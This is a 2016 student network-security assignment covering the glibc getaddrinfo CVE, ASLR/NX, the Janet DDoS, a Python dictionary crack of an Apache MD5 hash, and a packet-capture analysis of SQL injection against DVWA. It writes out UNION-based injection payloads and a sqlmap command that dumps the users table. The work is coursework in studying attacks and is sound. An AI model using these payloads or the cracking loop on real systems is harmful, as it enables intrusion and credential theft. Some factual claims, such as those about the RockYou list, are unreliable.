NetSec - Exercise 02

Che-Hao Kang, Aman Azim

May 10, 2016

Task 2.1 (theoretical): glibc exploit

The **Common Vulnerabilities and Exposures (CVE)** system provides a reference-method for publicly known information-security vulnerabilities and exposures. CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools.

CVE-2015-7547

CVE-2015-7547, is a **stack-based buffer overflow** vulnerability in **glibc**'s DNS client-side resolver function **getaddrinfo()**

```
int getaddrinfo(const char* hostname,
                const char* service,
                const struct addrinfo* hints,
                struct addrinfo** res);
```

that is used to translate human-readable domain names, like google.com, into a network IP address. This can be exploited in a variety of scenarios, including man-in-the-middle attacks, maliciously crafted domain names, and malicious DNS servers.

How Does the Flaw Work?

The buffer overflow flaw is triggered when the getaddrinfo() library function that performs domain-name lookups is in use, allowing hackers to remotely execute malicious code.

The flaw can be exploited when an affected device or app make queries to a malicious DNS server that returns too much information to a lookup request and floods the program's memory with code. This code then compromises the vulnerable application or device and tries to control the whole system.

It is possible to inject the domain name into server log files, which when resolved will trigger remote code execution. An SSH (Secure Shell) client connecting to a server could also be compromised.

However, an attacker need to bypass several operating system security mechanisms – like **ASLR** and **non-executable stack protection** – in order to achieve successful **RCE(remote code execution)** attack. Alternatively, an attacker on your network could perform **man-in-the-middle (MITM)** attacks

and tamper with DNS replies in a view to monitoring and manipulating (injecting payloads of malicious code) data flowing between a vulnerable device and the Internet.

Things happen to glibc

glibc reserves 2048 bytes in the stack through alloca() for the DNS answer at **__nss_dns_gethostbyname4_r()** for hosting responses to a DNS query. Later on, at **send_dg()** and **send_vc()**, if the response is larger than 2048 bytes, a new buffer is allocated from the heap and all the information (buffer pointer, new buffer size and response size) is updated.

Under certain conditions a **mismatch between the stack buffer and the new heap allocation** will happen. The final effect is that the stack buffer will be used to store the DNS response, even though the response is larger than the stack buffer and a heap buffer was allocated. This behavior leads to the stack buffer overflow.

Affected Software and Devices

All versions of glibc after 2.9 are vulnerable. Therefore, any software or application that connects to things on a network or the Internet and uses glibc is at RISK. The widely used SSH, sudo, and curl utilities are all known to be affected by the buffer overflow bug, and security researchers warn that the list of other affected applications or code is almost too diverse and numerous to enumerate completely. The vulnerability could extend to a nearly all the major software, including:

- Virtually all distributions of Linux.
- Programming languages such as the Python, PHP, and Ruby on Rails.
- Many others that use Linux code to lookup the numerical IP address of an Internet domain.
- Most Bitcoin software is reportedly vulnerable, too.

ASLR (Address Space Layout Randomization)

Address space layout randomization (ASLR) is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory. ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

How it works

The success of many cyber-attacks, particularly zero-day exploits, relies on the hacker's ability to know or guess the position of processes and functions in memory. For example, attackers trying to execute **return-to-libc** attacks must locate the code to be executed, while other attackers trying to execute shellcode injected on the stack have to find the stack first. ASLR is able to put address space targets in unpredictable locations. If an attacker attempts to exploit an

incorrect address space location, the target application will crash, stopping the attack and alerting the system.

NX (No eXecute, non-executable stack)

The NX bit is a feature of the Memory Management Unit of some CPU (including recent enough x86). It allows to mark each memory page as being "allowed" or "disallowed" for code execution. The MMU is under control of the kernel and the kernel code decides which pages get the execution privilege and which do not.

Usage

NX is used to prevent certain types of malicious software from taking over computers by inserting their code into another program's data storage area and running their own code from within this section. One class of such attacks is known as the buffer overflow attack.

Task 2.2 (theoretical): Recent vulnerabilities, attacks or breaches

Janet down: Computer network at UK (United Kingdom) universities continues to face problems after DDoS cyber-attack

On **7 December 2015**, **Janet**, the computer network that supports academic services at universities around the country, is facing problems due to a Distributed Denial of Service cyber-attack. Janet is the network responsible for running the country's .ac.uk and .gov.uk domains, so the attack has resulted in many universities, colleges and some councils seeing their websites go down or slow significantly. Janet also responsible for the Eduroam Wi-Fi network that is used by many universities across UK.

How did attack happen?

A DDoS attack is when an online service is brought down or interrupted by being overwhelmed by traffic from multiple sources. Hackers can perform a DDoS attack by creating 'bot' computers by infecting thousands of home computers with malware, and instructing them to all attack a certain site at once, bringing it down. DDoS attacks typically last for around 24 hours, but the current attack on Janet has now been going on for much longer than that. It was this kind of attack that was used on Talk Talk in October, bringing the service down and allowing hackers to steal the information of tens of thousands of customers.

What/who is/was affected?

Mainly the universities were affected and the direct victims of attack were the administration, students and somehow the professors. External factors could be anyone who has direct or indirect involvement in university related activities like Higher Education Department etc.

Are you affected (if so, how did you react)?

No.

May the university be affected?

Universities all over the UK were affected but people who were working with these universities and using their services from outside the UK (United Kingdom) also affected.

Which sources of information have you chosen and what do you think about the quality of the sources?

I have chosen most links from very reliable resources like BBC and also read about these attacks on different Universities websites and seen some videos about them so I think that these given information could be reliable.

Task 2.3 (practical): Website Login credentials

From **Apache website** , **$apr1$** passwords are generated by **MD5** and salts are included to have diverse passwords which is between two dollar(**$**) signs. For example, in **netsec:$apr1$/pE9u4cQ$ZfQfXfZ8NWh2gfFpIx22T0**, the salt is **/pE9u4cQ**.

Having this information in hand, we can use programming to import the document, extract English words and employ Linux command to produce all corresponding MD5 passwords.

Once the MD5 password is the same as **$apr1$/pE9u4cQ$ZfQfXfZ8NWh2gfFpIx22T0**, we are done!



Figure 1: Flow Chart of Our Approach

*Programming details (**source code**)* :

a)

```
salt = "/pE9u4cQ" # Assign the salt for generating MD5 passwords
answer = "$apr1$/pE9u4cQ$ZfQfXfZ8NWh2gfFpIx22T0" # The wanted answer
```

b)
```
# Read the document and save every word into a list
with open('rfc3093.txt') as iF:
    for line in iF:
        lineSplit = line.strip().split()
        for ele in lineSplit:
            strings.append(ele)
```

c)
```
# Only keep English words and eliminate all the others
word = re.sub("[^A-Za-z]", "", ele)
```

d)
```
# employ Linux command to generate MD5 passwords
f = os.popen("openssl passwd -apr1 -salt " + salt + " " + word)
result = f.read().strip()
```

e)
```
# A go!
if result == answer:
    print "\n\nGOT IT:", ele, result
    break
```

Task 2.4 (theoretical): Password Complexity

Part a) Dictionary Attacks

1. Search online for the "RockYou word list". What is it? Where does it come from? Do you think it is a suitable list to crack real-life passwords?

What is it?

RockYou wordlist is a text file we can download from websites. In this file, lots of commonly used passwords are included for cracking users' passwords. Furthermore, hackers can utilize this file to guess people's passwords and then get confidential information from their accounts. (e.g., 3905940, brown914, dicte1505 and rocket623)

Where does it come from?

This file is from the BackTrack Linux distro developers Offensive Security Limited. In Kali Linux versions, we can directly employ it offline which is based on BackTrack.

Do you think it is a suitable list to crack real-life passwords?

We don't think so. Nowadays, websites require users to have more complex passwords. Otherwise, they are unable to register. That is, even though hackers have this file, it is not so probable to guess passwords efficiently.

2. What do we learn about how most users picked their password?

From RockYou word list, we can discover lots of passwords are composed by an English word and a following number. The English word is often related to people's names (Jason, Henry, etc.) or commonly-used words (brown, grey, etc.); the number is corresponding to birthdays or memorable days.

3. How would you define "weak" and "strong" passwords in general? Why?

A weak password usually consists of common words or simple numbers such as "happy1234" or "jordan23". Also, people tend to choose information that is personal to them as passwords. For this kind of weak passwords, it is easier for hackers to guess.

A strong password must be more difficult to be guessed. It usually comprises special symbols (#, $, %, etc.), lowercase and capital letters and numbers. Even the position of each character is randomly arranged. For this scenario, hackers need to spend more time cracking passwords because lost of combinations have to be taken into consideration.

4. Optional question: Is your favorite password in the list?

No, my password is not in the list because I use diverse symbols in it.

b) Brute-Force Attacks

Brute-force attacks are to gather related data and generate all probable combinations. If the data is huge, it will take much time to produce all kinds of passwords.

When generating a password with length n, we need to see how many characters in hand. Let's say, C represents the whole characters which is composed of U, L, D and S and the cardinality is $c = |C|$. Based on this, we can easily use ${}^{c}P_{n} = \frac{c!}{(c-n)!}$ to stand for the number of whole combinations.

From this formula, we know the number of possible passwords will grow faster when n increases.

Task 2.5 (theoretical): PCAP Analysis #1

• What kind of data is contained in the trace file?

This PCAP file contains packet data from one peer to another, e.g., source and destination addresses, sequence number (Seq), window size (Win) and acknowledgement number (Ack). We can derive useful information from these data. For example, the first three frames demonstrate a three-way-handshake.

• The trace file contains an attack. What is the target?

This attack is SQL injection. Its aim is to gain credentials from the server such as passwords.

- **Please give an overall sketch of the attacker's actions.**

Step 1) The attacker submitted different ids to figure out this table's structure: **no data returned with id=0 and data found with id=1**.

```
Request⇒ GET /vulnerabilities/sqli/?id=0&Submit=Submit HTTP/1.1\r\n
Response⇒ N/A

Request⇒ GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1\r\n
Response⇒ ID: 1<br>First name:  admin<br>Surname:  admin
```

(The meaning of **id=X** is similar to "**select * from TABLE where id=X**".)
From "**First name: admin**" and "**Surname: admin**", we know there are two columns ("First name" and "Surname") and "**admin**" is one of the users.

Step 2) The attacker used "**id=1 or 1=1**" to extract all users from the server:

```
First name:  admin<br>Surname:  admin
First name:  Gordon<br>Surname:  Brown
First name:  Hack<br>Surname:  Me
First name:  Pablo<b
```

Step 3) "**id=1 or 1=1 union select 1**" is to guess how many columns the original table has. Because "**union**" is included and "**select 1**" means the generated table has only one column, if the number of columns of the original table is NOT the same as the generated one, the server will return error messages.

In this case, it is "**The used SELECT statements have a different number of columns**".

That is, the original table has **more than one column**.

Step 4) "**id=1 or 1=1 union select 1,2**" is similar to the above one but this time the attacker guessed there are two columns of the original table. The received message is:

```
First name:  admin<br>Surname:  admin
First name:  Gordon<br>Surname:  Brown
First name:  Hack<br>Surnam
```

This indicates that the original table **has two columns**.

Step 5) The attacker employed "**id=1 or 1=1 union select null, concat(first_name,0x3a,pass) from users**" to guess the column names ("**first_name**" and "**pass**") of table "**users**".

The function of "**concat**" is to concatenate strings together. For example, if first_name="Jordan" and pass="23", the result of concat("Jordan",0x3a,"23") is "**Jordan:23**" (0x3a equal to ":").

But, the server returned "**Unknown column 'pass' in 'field list'**". That is, the attacker needs to have another method due to the wrong guess of column names of table "users".

Step 6) "**id=1 or 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns**" is to explore the server's tables

and corresponding columns. The response of table "**users**" is:

```
<br>First name:  <br>Surname:  users\n
user_id
<br>First name:  <br>Surname:  users\n
first_name
<br>First name:  <br>Surname:  users\n
last_name
<br>First name:  <br>Surname:  users\n
user
<br>First name:  <br>Surname:  users\n
password
<br>First name:  <br>Surname:  users\n
avatar</pre>
(0x0a equal to "\n")
```

From this, we know table "users" has columns which are "user_id", "first_name", "last_name", "user", "password" and "avatar".

Step 7) "**id=1 or 1=1 union select null, concat(first_name,0x3a,password) from users**" tried to exploit the server's private data but FAILED because the response doesn't contain any user's password but "First name: admin
Surname: admin" which is merely normal data.

Table 1: Summary of the attacker's approach

Steps	**Commands**	**Responses**
Step 1	id=0	N/A
	id=1	First name: admin Surname: admin
Step 2	id=1 or 1=1	First name: admin Surname: admin First name: Gordon Surname: Brown First name: Hack Surname: Me First name: Pablo<b
Step 3	id=1 or 1=1 union select 1	The used SELECT statements have a different number of columns
Step 4	id=1 or 1=1 union select 1,2	First name: admin Surname: admin First name: Gordon Surname: Brown First name: Hack Surnam
Step 5	id=1 or 1=1 union select null, concat(first_name,0x3a,pass) from users	Unknown column 'pass' in 'field list'

Continued on next page

Table 1 – *Continued from previous page*

Steps	Commands	Responses
Step 6	id=1 or 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns	 First name: Surname: users\n First name: Surname: users\n user_id First name: Surname: users\n first_name First name: Surname: users\n last_name First name: Surname: users\n user First name: Surname: users\n password First name: Surname: users\n avatar
Step 7	id=1 or 1=1 union select null, concat(first_name,0x3a,password) from users	First name: admin Surname: admin

• What is the exploit vector, i.e. what weakness is targeted by the attack?

The server doesn't implement security measures of SQL. Due to this, attackers are able to inject abnormal SQL commands to steal servers' credentials and thus use those to intercept more useful information.

• By analyzing the trace file, would you say this attack ultimately compromises the victim system or would you expect further steps?

We think it didn't finish its job because no more intrusion is deployed. Once attackers get credentials, they should try to log in to the server and retrieve confidentiality such as business secrets to leverage the benefit.

• Was the attack successful?

We think it failed because it didn't get any user's password.

• Can you find information about related attack methods on the Internet?

We found "**sqlmap.py**" is well-known and used to exploit servers' database. For example, the below command can dump column information of table "**users**". (Reference Website)

```
python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit= Submit#"
--cookie="PHPSESSID=ce0aa7922720f3190bf9bbff7f24c434;security=low"
--forms -D dvwa -T users --columns --dump
```



Figure 2: Content of table **users**

• How can you secure a system against these kinds of attacks?

We have to implement "**String Inspection Mechanism**" to check if users input too many irrelevant characters or SQL-related commands. Once filtering out those suspicious data, we are able to secure servers with a less intrusion rate.

References

[1] CVE-2015-7547 glibc vulnerability, February 2016. https://www.elastichosts.com/blog/cve-2015-7547-glibc-vulnerability/.

[2] address space layout randomization (ASLR), October 2015. http://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR.

[3] NX bit: does it protect the stack?, December 2013. http://security.stackexchange.com/questions/47807/nx-bit-does-it-protect-the-stack.

[4] University network under sustained cyber attack, December 2015. http://mancunion.com/2015/12/08/breaking-news-university-network-under-sustained-cyber-attack/.

[5] SQL injection: how to avoid the same fate as TalkTalk, December 2015. http://www.information-age.com/technology/security/123460603/sql-injection-how-avoid-same-fate-talktalk.

[6] SQL Injection Possible Vector for ISP Breach, October 2015. http://www.infosecurity-magazine.com/news/sql-injection-possible-vector-for/.

[7] Universities across the country lose internet connections following cyber attack, December 2015. http://www.telegraph.co.uk/technology/internet-security/12038962/Universities-across-the-country-lose-internet-connections-following-cyber-attack.html.

[8] Day 2: UK research network Janet still being slapped by DDoS attack, December 2015. http://www.theregister.co.uk/2015/12/08/uk_research_network_janet_ddos/.

[9] Apache HTTP - Password Formats, 2016. https://httpd.apache.org/docs/2.4/misc/password_encryptions.html.

[10] OpenSSL - passwd, 2015. https://www.openssl.org/docs/manmaster/apps/passwd.html.